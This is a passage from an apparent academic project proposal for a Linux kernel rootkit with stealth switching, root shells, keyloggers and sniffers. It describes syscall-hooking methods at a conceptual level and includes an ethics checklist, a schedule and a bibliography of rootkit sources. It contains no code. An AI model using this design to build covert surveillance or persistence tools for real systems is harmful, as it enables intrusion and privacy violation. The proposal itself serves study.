- Server side should be installed with administrator privileges, because it has to manipulate protected Kernel memory allocations during installation.
- Easy to uninstall packages.
- Uninstalling Server side (Rootkit module and tools) must left the system Kernel like before installing it, without manipulated system calls remaining.
- Rootkit tool must have several commands, like:
  - Switch on/off Rootkit working.
  - Switch on/off Stealth of Rootkit working.
  - Give a console terminal to user, possibly with Root (administrator) privileges.
  - If installed, a list of tools included in the Rootkit (like keyloggers, sniffers, etc) and a way to activate/deactivate them.
- Optionally, it could include several tools like sniffers and keyloggers, easy to uninstall in conjunction with the rest of the Rootkit tool (Server side).

Project approach

I will study how different actual Rootkits works, in order to choose a methodology for design. There are three principal suitable places in the flow execution:

1. An interrupt is triggered, and execution continues at the interrupt handler defined for that interrupt. On Linux, interrupt 80 is used. A Rootkit could replace the kernels interrupt handler by an own function. This requires a modification of the Interrupt Descriptor Table (IDT).
2. The interrupt handler (named *system_call()* on Linux) looks up the address of the requested syscall in the syscall table, and executes a jump to the respective address. A Rootkit may:
   (a) modify the interrupt handler to use a (Rootkit-supplied) different syscall table, or
   (b) modify the entries in the syscall table to point to the Rootkits replacement functions.
3. The syscall function is executed, and control returns to the application. A Rootkit may overwrite the syscall function to place a jump to its own replacement function at the start of the syscall function. No currently known Rootkit uses this method.

The basic skills to use will be UNIX-Like Systems Programming, in order to build:

- Server side as a kernel module,
- Client side as a POSIX standard program,
- and a package to install/uninstall the different Rootkit tool parts.

Facilities and resources

I will need a PC with Linux installed, and preferably with several Kernels installed in order to make development and test of Rootkit working.

Also I will need to connect remotely to this computer in order to test Client in remote mode.

All tools or code needed to build the Rootkit tool are Open Source, so it is unnecessary to buy licenses.

Log of risks

The list of tasks below (point 10 – Breakdown of Tasks) have to be delimited in time, so the risks are:

- To get late in someone of the processes listed in point 10 (Breakdown of tasks). To solve this I need a good scheduling (see point 11 – Gantt Diagram).
- To design a tool that will take more time to implement than that we have. To solve this I need to make a good analysis of methodologies from the documentation step, in order to have a good design that simplifies implementation step.

Additionally we could find technical problems:

- It is needed to make regular backups of the work in different supports, in order to prevent loss of any data related with the project.
- The Kernel to make the testing during the implementation should get unrecoverable due the implicit working of the tool, so it is needed to have replacement for this Kernel and set a new one.

Start point of Research

- Internet documents, papers and articles, about Rootkits and Kernel subversion.

- Rootkits code and Operating Systems books (like UNIX Systems Programming, Kernel working, system calls handling, package/module development, UNIX/POSIX Sockets, etc).
- Familiarity with Anti-rootkit tools (like chkrootkit, samhain, etc).

Breakdown of tasks

- Read documentation.
- Analysis of different methodologies (mentioned in point 6 – Project Approach).
- Design of the Rootkit tool, involving every one part/program in one greater tool.
- Implementation of the code.
- Testing of the Rootkit tool.
- Create extensive documentation, with discussion of the analysis and results.
- Diffusion:
  - Create webpage, with installation package, to ease use and facilitate updates.
  - Possibly publish an article in any specific publication (online or/and printed).
  - Give fingerprints to Antiviral and Anti-rootkits vendors to minimize the probability of the software being abused.

Project plan

See attached Gantt diagram (Appendix C).

Legal, ethical, professional, social issues

The only issue that may impose constraints on the project is the using of final tool.

A Rootkit has to be installed in the system as privileged user, so we need to know the risks of installing such kind of applications in our system, because it alter the normal working of the Linux Kernel.

No animal or person will be damaged in any way, or its privacy violated or affected.

Understanding and teaching of a relevant and relatively unknown matter in academic environment like Rootkits will be benefited.

I also have completed an ethical examination checklist, in another attached document.

Appendix B - Ethical Examination Checklist

Ethics Information: 12-point Checklist

1. Will the human subjects be exposed to any risks greater than those encountered in their normal lifestyle?: **NO**
2. Will the human subjects be exposed to any non-standard hardware or non-validated instruments?: **NO**
3. Will the human subjects voluntarily give consent?: **YES**
4. Will any financial, or other, inducements (other than reasonable expenses and compensation for time) be offered to human subjects?: **NO**
5. Does the study involve human subjects who are unable to give informed consent (for example: children under 18, people with learning disabilities, unconscious patients)?: **NO**
6. Are you in a position of authority or influence over any of your human subjects?: **NO**
7. Are the human subjects being provided with sufficient details of the study at an appropriate level of understanding?: **YES**
8. After the study, will human subjects be provided with feedback about their involvement and be able to ask any questions they may have about this involvement?: **YES**

9. Will the human subjects be informed of the true aims and objectives of the study?: **YES**


10. Will the data collected from the human subjects be made available to others (where appropriate and only in relation to this research study), and be stored, in an anonymous form?: **YES**


11. Will the study involve NHS patients, staff, or premises?: **NO**


12. Will the study involve the investigator and/or any human subject, in activities that could be considered contentious, morally unacceptable, or illegal?: **NO**

Appendix C - Gantt Diagram

		Task Name	Duration	Begin	Finish
1		Reading Documentation	150 days?	12/10/09 8:00	7/05/10 17:00
2		Project Initiation Document	5 days?	19/10/09 8:00	23/10/09 17:00
3		Requirement Analysis	10 days?	26/10/09 8:00	6/11/09 17:00
4		Design	25 days?	9/11/09 8:00	11/12/09 17:00
5		Finding Base Prototypes	32 days?	14/01/10 8:00	26/02/10 17:00
6		Code Project	50 days?	1/03/10 8:00	7/05/10 17:00
7		Testing	22 days?	1/04/10 8:00	30/04/10 17:00
8		Write Project Report	50 days?	1/03/10 8:00	7/05/10 17:00







Bibliography

[SIL04] Siles Pelaez, Raul (2004). *Linux kernel rootkits: protecting the system's "Ring-Zero"*. Available for free download at http://www.giac.org/certified_professionals/practicals/gcux/0243.php (7th May 2010)

[ROB03] Robbins, Ray & Robbins, Steve (2003). *Unix Systems Programming: Communication, Concurrency and Threads.* - Prentice Hall

[LOV07] Love, Robert (2007). *Linux System Programming.* - O'Reilly Media

[BOV05] Bovet, Daniel & Cesati, Marco (2005). *Understanding the Linux Kernel.* 3rd Edition, for v2.6 kernels - O'Reilly Media

[COR05] Corbet, Jonathan & Kroah-Hartman, Greg & Rubini, Alessandro (2005). *Linux Device Drivers.* 3rd Edition, for v2.6 kernels - O'Reilly Media

[SAMHAIN] http://la-samhna.de/library/rootkits/index.html - *Linux Kernel Rootkits.* (7th May 2010)

[TLPD] http://tldp.org/LDP/lkmpg/2.6/html/index.html - *The Linux Kernel Module Programming Guide (kernel version 2.6)* (7th May 2010)

[KBUILD] http://tomoyo.sourceforge.jp/cgi-bin/lxr/source/Documentation/kbuild/modules.txt - *kbuild* (7th May 2010)

[PACKETSTORM] http://packetstormsecurity.org/UNIX/penetration/rootkits/ - *Rootkit and Backdoor repository* (7th May 2010)

[LKMPG] http://www.linuxhq.com/guides/LKMPG/node20.html - *Syscall subversion (v2.4)* (7th May 2010)

[LKMKEYLOG] http://freeworld.thc.org/papers/writing-linux-kernel-keylogger.txt - *Linux Kernel Keylogger* (7th May 2010)

[PHRACK] http://www.phrack.com/issues.html?issue=58&id=7#article - *Linux Kernel patching without LKM* (7th May 2010)